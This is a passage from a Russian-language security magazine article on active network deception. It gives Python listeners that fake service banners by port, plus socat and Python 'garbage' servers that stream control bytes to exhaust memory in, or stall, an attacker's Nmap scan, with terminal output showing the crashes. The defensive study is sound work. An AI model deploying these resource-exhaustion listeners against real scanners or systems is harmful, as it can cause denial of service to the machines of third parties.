114/tcp open  ftp        GuildFTPd
115/tcp open  fhem       LaCrosse IT+ Reader
116/tcp open  ftp        Compaq Tru64 ftp server 27RXkI5j9F.drNpJ7OcJxjzwRiLqzKnbT3Tl8
117/tcp open  telnet     Telos Omnia-6EX audio processor telnetd
118/tcp open  http       Vivotek Network Camera http config
119/tcp open  gnutella   Shareaza 31OuYXe
120/tcp open  netrek     Netrek game server player information interface
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at htt
```

Имитация фейковых служб на всех возможных портах

Полная мешанина. На месте хакера я бы растерялся на какое-то время. Такого большого количества разнообразных служб на одном компьютере быть не может. Но как среди этого найти настоящие сервисы?


Такой защитный прием относительно известен в узких кругах, и реализуется он аналогичной утилитой portspoof. Однако есть во всем этом маленький изъян... Этот подход уж слишком случаен, и каждый раз на одном и том же порте генерируется новый сервис.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 21 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:53 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Oracle Internet File System ftpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 21 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:53 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00046s latency).

PORT   STATE SERVICE VERSION
21/tcp open  printer Linux lpd (client IP must resolve)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Один и тот же порт — разные сервисы

Странно, не правда ли? И смышленый хакер поймет, что если сделать два скана и сравнить результаты, то неизменившиеся баннеры — это и есть настоящие несымитированные сервисы.



```
┌──(kali㉿kali)-[~]
└─$ comm -12 <(nmap -Pn -n 1.2.3.4 -p 1-100 -sV 2>2|grep /tcp|sed 's/  */ /g'|sort) <(nmap -Pn -n 1.2.3.4 -p 1-100 -sV 2>2|grep /tcp|sed 's/  */ /g'|sort)
21/tcp open ftp pyftpdlib 1.5.5
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp-proxy Python SMTP Proxy 0.2
80/tcp open http Apache httpd 2.4.41

┌──(kali㉿kali)-[~]
└─$ 
```


Определение реальных сервисов среди фейковых

Поэтому предлагаю исправить этот недочет и имитировать службы более правдоподобно. Будем отдавать баннер не случайно, а по номеру порта — внесем небольшие изменения в наш листенер.

defence/services.py

```
import struct
...

def get_match_by_port(port):
    return matches[port%len(matches)]

def get_original_dst(sock):
    try:
        sockaddr_in = sock.getsockopt(socket.SOL_IP, 80, 16)
        (proto, port, a,b,c,d) = struct.unpack("!HHBBBB", sockaddr_in
[:8])
        dst_ip = "%d.%d.%d.%d" % (a,b,c,d)
        dst_port = port
        return (dst_ip, dst_port)
    except:
        pass

...

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", int(port)))
s.listen(10)
while True:
    c,info = s.accept()
    _,port = get_original_dst(c) or ("",0)
    try:
        c.send(get_match_by_port(port).encode())
    except:
        pass
    c.close()
```

И вот теперь уже хакеру никак не удастся понять, где мы прячем настоящие сервисы.



```
┌──(kali㉿kali)-[~]
└─$ comm -12 <(nmap -Pn -n 1.2.3.4 -p 1-100 -sV 2>2|grep /tcp|sed 's/  */ /g'|sort) <(nmap -Pn -n 1.2.3.4 -p 1-100 -sV 2>2|grep /tcp|sed 's/  */ /g'|sort)
100/tcp open newacct?
10/tcp open adabas-d Adabas D database remote control 723
11/tcp open adobe-crossdomain Adobe cross-domain policy (domain: R1R* ?x*..)CBZ#9.n(/+`$;qPTz?mEN:1.←aV/x.l{h_PkzQIp((F~lKV^`lmXR;?\!SH]"1Sil; ports: 3$B^Cow\)
12/tcp open adobe-crossdomain Adobe cross-domain policy (domain: hw7^frn;≥#5rrB}kbm!a. Z'CVL&mP7/F`Ndyp|ho.Em$dFL\UrtH%6o_,\]p{Z(nr-ibki0S).'>|)j*2#6>nl~KHG@%F
[9u\; ports: )@e6qqV5Y`Jz'N)
13/tcp open adobe-crossdomain Konica Minolta printer cross-domain-policy
14/tcp open adobe-crossdomain Brass Monkey cross-domain-policy
15/tcp open adobe-crossdomain Facebook cross-domain policy
16/tcp open afsmain Code-Crafters Ability FTP Server afsmain admin
17/tcp open qotd?
18/tcp open altiris-agent Altiris remote monitoring agent
19/tcp open amanda Amanda backup system index server 9D99ALMWxC VZGQYxetz zjoJxxMEw8pBPAllz bXxgMDS5R2NAxSO26Y1bPotM8YdXP_fq
1/tcp open tcpmux?
20/tcp open amanda Amanda backup system index server kPJ29zcPw0si2sQNSzTxP5GThKyjLA (broken: config file not found)
21/tcp closed ftp
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
23/tcp open AndroMouse AndroMouse Android remote mouse server
24/tcp open antivir Symantec AntiVirus Scan Engine
25/tcp closed smtp
26/tcp open anyremote anyRemote remote control daemon
27/tcp open aperio-aaf Aperio Algorithm Framework
28/tcp open unknown
29/tcp open app Cisco Application Peering Protocol
2/tcp open 4d-server 4th Dimension database server
30/tcp open appguard-db App Appguard UserDatabase .7728582422310.5.830.4..480208429.7.251266322587456.794645185.9931833.
31/tcp open msg-auth?
32/tcp open arkeia Arkeia Network Backup
33/tcp open arkstats Arkeia arkstats
34/tcp open articy-server articy:draft server
35/tcp open artsd artsd (MCOP 65.0191159.6348130.315570470710205.5084.0.720504)
36/tcp open asterisk Asterisk Call Manager 2623..9.4.
37/tcp open asterisk-proxy Asterisk Call Manager Proxy
38/tcp open asus-nfc ASUS DTNFCServer
```

Реальные службы невозможно отличить от фейковых

Этим приемом мы окончательно запутаем хакера. Если же он запустит не сканер портов Nmap, а какой-либо сканер уязвимостей, тот на каждый из сэмулированных портов станет безуспешно пробовать различные тесты уязвимостей. Там, где сымитированная служба станет разглашать уязвимый номер версии какого-либо ПО, это создаст ложный отчет об уязвимости. В целом таким подходом мы и сильно затормозим сканер, и создадим, вероятно, большое количество false-positives выявленных уязвимостей, что в конечном счете заведет хакера в неприятный тупик.

ЛОМАЕМ ХАКЕРСКИЕ СКАНЕРЫ


До этого момента мы лишь запутывали хакера, давая ему то ложные порты, то фейковые сервисы. То есть мы играли с хакером по его правилам — отправляли ему специально подготовленные данные, чтобы его сканер «съел» их и интерпретировал это как тот или иной результат.

А как насчет чего посерьезнее? Устроим настоящий стресс-тест его сканеру: атакуем хакера и даже сделаем ему отказ в обслуживании (DoS)!

Сканеры портов и служб полагаются на то, что перед ними ни о чем не подозревающий безобидный узел. Но эти самые сканеры — такие же программы, как и все, они не лишены слабостей, если мы поведем себя не так, как они ожидают.

При идентификации служб сканер полагается на их стандартные ответы, что они совпадут с теми или иными фингерпринтами. Но как отреагирует сканер, если с открытого порта на него польются бесконечные наборы байтов?


Давай проведем простой эксперимент: откроем порт и направим в него бесконечный поток случайных байтов.



```
~ » socat tcp-listen:1234,reuseaddr,fork file:/dev/urandom
```

Запуск листенера, отправляющего случайные данные

Если сканер портов попробует определить тип службы на таком порте, то, скорее всего, он зависнет в бесконечном или очень длительном ожидании. Но что куда важнее — это будет не просто замедление процедуры сканирования, а достаточно крупное потребление памяти и использование процессора.



```
kali@kali: ~
File  Actions  Edit  View  Help

CPU[||||||||||||||||||||||||||||||||||||||||||||||||||||90.3%] Tasks: 70, 156 thr, 53 kthr; 1 running
Mem[|||||||||||||||||||||||||||||||||||||||||||1.78G/1.92G] Load average: 2.25 1.19 0.78
Swp[||||||||||||||||||||||||||||||||||        567M/1024M] Uptime: 01:25:57

Main  I/O
  PID USER      PRI  NI  VIRT   RES   SHR S  CPU% MEM%   TIME+  Command
44355 kali       20   0 1849M 1682M  1392 R  40.4 85.5  3:16.85 nmap -Pn -n 1.2.3.4 -p 1234 -sV
  544 root       20   0  453M 15820     0 S   0.0  0.8  0:01.98 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /
  480 root       20   0  453M 15644  2944 S   2.8  0.8  1:12.06 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /

kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 1234 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 17:56 EDT
█
```

Хакер испытывает значительное потребление ресурсов при идентификации сетевого порта

Почти целых 2 Гбайт (из двух доступных в нашем примере) ушло на идентификацию службы лишь одного порта! А ведь открытых портов может быть куда больше — целых 65 535. Можно считать это даже уязвимостью утечки памяти (heap overflow).

На первый взгляд, ничего критического хакеру это не принесет. Но ОС Linux, с которой он, вероятно, работает, очень плохо переживает подобную нехватку оперативной памяти. Во-первых, это может вызвать длительное зависание ОС, вплоть до перезагрузки, так как механизм ядра Linux (OOM Killer) может далеко не сразу завершить процесс сканера, пока тот подбирается к критической величине, и позже мы это еще увидим в деле. Во-вторых, исчерпание одним процессом всей оперативной памяти вытесняет память всех остальных процессов на диск в файл подкачки (SWAP). Дисковый кеш, который тоже хранится в оперативной памяти, будет также вытеснен, что даст некоторые «тормоза», когда система оживет.

В случае с Nmap, а ты, скорее всего, столкнешься именно с ним, не все байты будут одинаково эффективны. Опытным путем было замечено, что одни байты Nmap «переваривает» достаточно хорошо, быстро завершая идентификацию службы, например `0x00` или некоторую часть байтов, кодирующих печатные символы. А на других зависает до полного исчерпания ресурсов — это такие байты, как `0x01`, `0x02`, `0x03`, `0x04`, `0x05`, `0x06`, `0x08`, `0x0a`, `0x0b`, `0x0e`, `0x0f`, `0x10`, `0x11`.


Поэтому вместо отправки случайных байтов лучше отправлять что-то более конкретное. К тому же так мы не будем исчерпывать собственный генератор псевдослучайных чисел.

Напишем простейший листенер, аналогичный листенеру из предыдущего раздела:

defence/garbage.py

```
#!/usr/bin/python3
import socket
from threading import Thread
from sys import argv

port = argv[1]
proto = argv[2]

def serve(sock):
    SIZE=1024
    print("[+] garbage started")
    data = "\x0e"*SIZE
    while True:
        try:
            sock.send(data.encode())
        except:
            break
    sock.close()
    print("[-] garbage closed")

if proto.upper() == 'TCP':
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind(("0.0.0.0", int(port)))
    s.listen(10)
    while True:
        c,info = s.accept()
        Thread(target=serve, args=(c,)).start()
elif proto.upper() == 'UDP':
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.bind(("0.0.0.0", int(port)))
    while True:
        try:
            buf,client = s.recvfrom(1024)
            Thread(target=serve, args=(client,)).start()
        except:
            pass
s.close()
```

И теперь в результате взаимодействия с нашим листенером сканер Nmap аварийно завершается с нехваткой памяти.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 1234 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 13:55 EDT
zsh: killed     nmap -Pn -n 1.2.3.4 -p 1234 -sV
```

Полное исчерпание ресурсов ОС хакера и аварийное завершение работы сканера

Если процессом сканирования управляет человек, то он, вероятно, заметит усилившееся жужжание кулера или подвисание машины и прервет процесс. Зато автоматизированные автономные конвейеры, которые куда чаще производят подобные сканирования, вполне могут аварийно завершиться, столкнувшись с такой ситуацией.


Однако подобные трюки потребуют от нас лить очень много трафика. Ведь чтобы заполнить хакеру гигабайты оперативной памяти, эти самые гигабайты нужно передать по сети, хотя бы частично. Опытным путем было установлено: чтобы заполнить хакеру 3 Гбайт оперативной памяти, потребуется отправить ему примерно 400 Мбайт трафика. Не всегда это может быть уместным, ведь трафик бывает платным. Поэтому мы можем пойти другим путем — не исчерпывать оперативную память, а экстремально замедлять процесс сканирования.

Давай внесем маленькие правки в наш листенер — теперь мы будем отправлять один байт примерно один раз в секунду.

defence/garbage.py

```
import random
from time import sleep
...

def serve(sock):
    #SIZE=1024
    SIZE=1
    SLOW=1
    #SLOW=0
    print("[+] garbage started")
    data = "\x0e"*SIZE
    #data = "".join(map(lambda x:random.choice("\x01\x02\x03\x04\x05\
x06\x08\x0a\x0b\x0e\x0f\x10\x11"), range(SIZE)))
    while True:
        try:
            sock.send(data.encode())
        except:
            break
        sleep(random.random()*SLOW)
    sock.close()
    print("[-] garbage closed")
...
```

А вот и результат.



```
kali@kali: ~
File  Actions  Edit  View  Help

CPU[||||||||                                  9.2%] Tasks: 70, 162 thr, 59 kthr; 1 running
Mem[||||||||||||||||||||||||||||        524M/1.92G] Load average: 0.10 0.11 0.09
Swp[||||||||||||||||||||||||||||        377M/1024M] Uptime: 15:08:46

Main  I/O
   PID USER      PRI  NI  VIRT   RES   SHR S  CPU% MEM%   TIME+  Command
422450 kali       20   0  316M  271M 12824 S   3.3 13.8  2:01.58 sh /usr/bin/nmap -Pn -n 1.2.3.4 -p 1234 -sV
   461 root       20   0  458M 82736  9736 S   1.3  4.1 10:07.56 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run
   493 root       20   0  458M 82736     0 S   0.0  4.1  0:06.18 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run

kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -p 1234 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 16:27 EDT
█
```

Зависание сканера портов

Продолжение статьи →

← НАЧАЛО СТАТЬИ

КОРОЛЕВСТВО ГРАБЛЕЙ

ДЕЛАЕМ ЦЕЛЬ МАКСИМАЛЬНО НЕУДОБНОЙ ДЛЯ АТАКУЮЩИХ

Несколько часов на идентификацию всего лишь одного сервиса, и процесс по-прежнему не завершен. И всё, что нам потребовалось, — это отправить менее 1 Мбайт трафика!

Аналогичного эффекта можно достичь и не прибегая к помощи специального листенера, а сделав всё силами файрвола.

ПЕРЕНАПРАВЛЯЕМ АТАКИ ХАКЕРА НА НЕГО ЖЕ

